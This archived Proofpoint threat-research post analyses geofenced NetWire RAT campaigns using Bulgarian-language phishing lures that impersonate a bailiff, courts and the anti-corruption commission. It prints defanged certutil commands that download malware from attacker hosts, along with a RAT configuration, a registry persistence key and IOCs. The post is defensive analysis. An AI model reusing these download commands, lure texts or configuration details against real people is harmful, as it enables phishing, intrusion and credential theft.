Geofenced NetWire Campaigns | Proofpoint US

By December 02, 2020 Proofpoint Threat Research Team

Published: 2020-12-02 · Archived: 2026-04-06 00:46:00 UTC

In November 2019 Proofpoint researchers uncovered email campaigns distributing NetWire, a widely used RAT. The campaigns used Bulgarian language lures, narrow geo targeting, geofencing, and had low message volume. Since then, Proofpoint has identified additional campaigns with matching attributes, including: Bulgarian language email lures, a NetWire payload, the Command and Control (C2) domain, malware config password, and the Microsoft Word document author "vps". NetWire has been a widely employed tool since inception in 2002, offering malware for multiple operating systems, including Windows, MacOS, and Linux. The RAT is sold in underground forums for between $40 and $140 dollars.

Targeting and Email Lures

In October and early November 2020, Proofpoint researchers observed multiple low volume campaigns intended for less than 10 companies in the Aerospace, Industrial, Manufacturing, Construction, Energy, Financial Transaction Services, and Business Services verticals. While the spread across sectors in these campaigns is diverse, all companies have business operations in Bulgaria. Some have a supplier relationship to larger energy projects and aerospace manufacturing initiatives. The latest activity diverges in scope and scale from a previously observed NetWire campaign in June which delivered approximately 500 messages to about 150 customers across 40 verticals. That campaign was written in Bulgarian and leveraged themes from the largest national bank, Bulbank.

The current campaigns also are localized, in Bulgarian, and claim to include financial information or a notification of an open enforcement case initiated against the recipient. Two email campaigns later in October impersonated the Sofia Court House based out of Bulgaria. In the latest November campaign, one of the aerospace technology organizations was targeted again from October in a single phish and leveraging both spoofed infrastructure and document file name of the Bulgarian national Commission for Combating Corruption and Confiscation of Illegally Acquired Property (KPKONPI).

Below is an example of message characteristics observed in November 2019:

- From: < bulgaria@caciaf[.]bg >
- Subject: Деклариране на финансови активи ("Declaration of financial assets")
- Attachments: kpkonpi_dv86.doc




Figure 1: Microsoft Word attachment with enable macros message

Below is an example of message characteristics observed in January 2020:

- From: Пътна полиция МВР <opp@mvr[.]bg> (“Road Police MBP pp@mvr[.]bg”)
- Subject: Призовка за явяване в КАТ ("Summons to appear at the Traffic Police")
- Attachments: prizovka_081419.doc

Below is an example of the email lure and message characteristics spotted in early October 2020:

- From: ЧСИ Галин Костов <kostov@gkostov[.]com> ("Private Enforcement Agent Galin Kostov")
- Subject: Уведомление за образувано дело ("Notification of initiated case")
- Attachments: Уведомление за образувано дело DELO20205593.doc ("Notification of initiated case DELO20205593.doc")




Figure 2: Bulgarian language email lure

Message body, translated from Bulgarian:

Hello,

With the present and on the basis. Art. 458 of the Civil Procedure Code in connection with Art. 191, para 3 of TPSC, I would like to inform you that an enforcement case has been initiated against you, pursuant to the Civil Procedure Code, in view of your outstanding liabilities to Telecom Group AD. In the attached document, you can get acquainted with the writ of execution issued by the Sofia City Court, as well as with the terms for enforcement, which will start running.

With respect,

Galin Kostov

Private bailiff reg. №854

Area of operation

Sofia City Court

Tel. [redacted]





Figure 3: Microsoft Word attachment with enable macros message

Below is an example of the email lure and message characteristics spotted a few days later in October 2020.

- From: ЧСИ Галин Костов < kostov@gkostov[.]com > ("Private Enforcement Agent Galin Kostov")
- Subject: Уведомление за образувано дело ("Notification of initiated case")

- Attachments: DELO20205593.doc


Уведомление за образувано дело

ЧСИ Галин Костов <kostov@gkostov.com>
To

DELO20205593.doc
119 KB

Reply | Reply All | Forward | ...
Wed 10/14/2020 12:14 AM

Здравейте,

С настоящето и на осн. чл. 458 от ГПК във връзка с чл. 191, ал.3 от ДОПК Ви уведомявам, че срещу Вас е образувано изпълнително дело, по реда на ГПК, с оглед непогасени от Вас задължения към **Телеком Груп АД**. В приложения документ, можете да се запознаете с изпълнителния лист, издаден от Софийски Градски Съд, както и със сроковете за принудително изпълнение, които ще започнат да текат.

С уважение,

Галин Костов

Частен съдебен изпълнител рег. №854

Район на действие

Софийски Градски Съд

Тел. 0700 11 854

Figure 4: Bulgarian language email lure

Message body, translated from Bulgarian:

Hello,

With the present and on the basis. Art. 458 of the Civil Procedure Code in connection with Art. 191, para 3 of TPSC, I would like to inform you that an enforcement case has been initiated against you, pursuant to the Civil Procedure Code, in view of your outstanding liabilities to Telecom Group AD. In the attached document, you can get acquainted with the writ of execution issued by the Sofia City Court, as well as with the terms for enforcement, which will start running.

With respect,

Galin Kostov

Private bailiff reg. №854

Area of operation

Sofia City Court

Tel. [redacted]




Figure 5: Microsoft Word attachment with enable macros message

Each of the email lures observed contained Microsoft Word documents with macros. Additionally, the Microsoft Word documents included the same text box describing the Office document as protected, along with instructions on how to enable editing and enable content for viewing.

Installation and Payload

Analysis of the Microsoft Word attachments shows that the macros, if enabled, conditionally load NetWire. Geofencing, or restricting access to content based on the user's location, was observed in these campaigns. Specifically, the execution and download of NetWire occurs only if the user's IP address is based in Bulgaria, otherwise, a 403 error will be displayed.

Interestingly, the Microsoft Word documents shared the same "author" and "last saved by" value, which was "vps".

When the attachment is opened and macros enabled, the VBA macro within the Microsoft Word attachment will execute the built-in Microsoft tool certutil to download the NetWire payload. The Microsoft tool certutil can be used with the urlcache and split flags to download and save a file to a specified directory.

Sample certutil downloading commands:

```
certutil.exe  -urlcache -split -f hxxp[://]one[.]oziriss[.]club/fo/1s[.]exe c:\users\<user>\appdata\local\temp/mkiprn[.]exe
certutil.exe  -urlcache -split -f hxxp[://]one[.]oziriss[.]club/fo/4s[.]exe c:\users\<user>\appdata\local\temp/mkiprn[.]exe
certutil.exe  -urlcache -split -f hxxp[://]one[.]oziriss[.]club/fo/3s[.]exe c:\users\<user>\appdata\local\temp/mkiprn[.]exe
certutil.exe  -urlcache -split -f hxxp[://]one[.]oziriss[.]club/fo/2s[.]exe c:\users\<user>\appdata\local\temp/mkiprn[.]exe
certutil.exe  -urlcache -split -f hxxp[://]one[.]oziriss[.]club/fo/3s[.]exe c:\users\<user>\appdata\local\temp/mkiprn[.]exe
certutil.exe  -urlcache -split -f hxxp[://]one[.]oziriss[.]club/ben/3s[.]exe c:\users\<user>\appdata\local\temp/afg[.]exe
certutil.exe -urlcache -split -f hxxp[://]def[.]nime[.]xyz:2095/sling/rwcore[.]exe c:\users\<user>\appdata\local\temp/t[.]exe
certutil.exe -urlcache -split -f hxxp[://]endo[.]invadersshop[.]com/k/kl/kl[.]exe C:\Users\<user>\AppData\Local\Temp/plzenb[.]exe
```

Malware Configuration and Persistence

NetWire is a multi-platform remote access tool (RAT) developed by World Wired Labs since 2012. NetWire gives threat actors several features, including:

- File Manager (download, upload, and search for files)
- System Manager (process and application manager)

- Password recovery (Firefox, IE, Chrome, Opera, Netscape, Seamonkey, Pidgin, Windows Live, Mozilla Thunderbird, Microsoft Outlook)
- Keylogger
- Screen Capture (takes a JPEG image on demand or at specified intervals)
- Remote Shell (cmd.exe or /bin/sh)
- Reverse Proxy (hybrid SOCKS4/5 server that works with NAT)
- Proxifier
- HTTP Downloader (supports custom save location and name)

The NetWire payloads in all observed campaigns included nearly identical configurations. Specifically, the C2 domain clients[.]enigmasolutions[.]xyz and the password were the same.

Example configuration listed below:

C2List: clients[.]enigmasolutions[.]xyz:54578;

RC4_Key: c476b8e7afc13f4444cc71011019f21a

HostID: Cleint-SYeym4

Password: [redacted]

StartupKey: ruj

KeylogPath: C:\Users\< user >\AppData\Roaming\msr\

LocalPath: %AppData%\Microsoft\MMC\ruj.exe

ProxyType: None

ConnectInterval: 30

CopyToLocalPath: Yes

DeleteOriginalFile: No

LockExecutable: No

AllowMultipleInstances: No

OfflineKeyloger: Yes

The malware will establish persistence by adding an entry to the registry. For example, the NetWire malware value under the Microsoft Run registry “ruj” points to the NetWire payload in the AppData directory.

Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ruj

Data: C:\Users\<user>\AppData\Roaming\Microsoft\MMC\ruj.exe

Conclusion

On balance, the fall campaigns diverged from Bulgarian themed NetWire campaigns in the early summer in scope and scale. About half of the current recipients converged with and were included in the broader distribution observed earlier this summer. These campaigns distributed NetWire variants which used Bulgarian email lures, leveraged geofencing, and downloading EXEs through certutils. The low volume and tailored email lures suggest the actor put in effort to evade detection. The NetWire malware has been around since at least 2002 and has been consistently in use by various actors

across the threat landscape. This analysis shows groupings of similar campaigns distributing NetWire based on message attributes, email lures and language, Office document metadata, VBA Macro code, and malware configuration.

Indicators of Compromise (IOCs)

IOC	IOC Type	Description	TimeFrame
clients[.]enigmasolutions[.]xyz	Domain	NetWire Command and Control (C2)	November, 201 and October, 2
445324f6ea6c97a73152306e7c184564be87f8279bd986487311567551535be3	sha256	NetWire	October, 2020
081d2ae69aef65f892ba6c52662f707bc5b8193d591f6d797b4f8cef04f2bbc6	sha256	Microsoft Word Attachment - kpkonpi_dv86.doc	November, 201
fa740b0be24c1ebb829f7dbbd3cb6a02e9e8fc1f55df75376376a29cd2469169	sha256	Microsoft Word Attachment - delo20205593.doc	October, 2020
3d762bb49c4c23ee73024acffc5dff2f46a6f8a854a67814c9933d03291f21d1	sha256	Microsoft Word Attachment - delo20205593.doc	October, 2020
b65e6b99c90ee7a2fc90562cbe3eddb2c9fc9677f8a8790661849bf7a41b5b39	sha256	Microsoft Word Attachment - delo20205593.doc	October, 2020
1113da20724231a3df784dbc30d931a4f3653e1a5efbae9d6b0f32b5612aa43b	sha256	Microsoft Word Attachment - delo20205593.doc	October, 2020
c946fd9638e0bd00be4deef9a1f8767751b38343fb566c572a6c7715ff9d46d5	sha256	NetWire	October, 2020
hxxp[://]one[.]oziriss[.]club/fo/1s[.]exe	URL	NetWire	October, 2020
hxxp[://]one[.]oziriss[.]club/fo/4s[.]exe	URL	NetWire	October, 2020
hxxp[://]one[.]oziriss[.]club/fo/3s[.]exe	URL	NetWire	October, 2020

hxxp[://]one[.]oziriss[.]club/fo/2s[.]exe	URL	NetWire	October, 2020
hxxp[://]one[.]oziriss[.]club/fo/3s[.]exe	URL	NetWire	October, 2020
hxxp[://]one[.]oziriss[.]club/ben/3s[.]exe	URL	NetWire	October, 2020
hxxp[://]def[.]nime[.]xyz:2095/sling/rwcore[.]exe	URL	NetWire	November, 201

Emerging Threats and Emerging Threats PRO Signatures

- 2829988 - ETPRO POLICY Observed MS Certutil User-Agent in HTTP Request
- 2830425 - ETPRO CURRENT_EVENTS Likely Evil Certutil Retrieving EXE
- 2831237 - ETPRO TROJAN Netwire RAT Keep-Alive (Outbound)
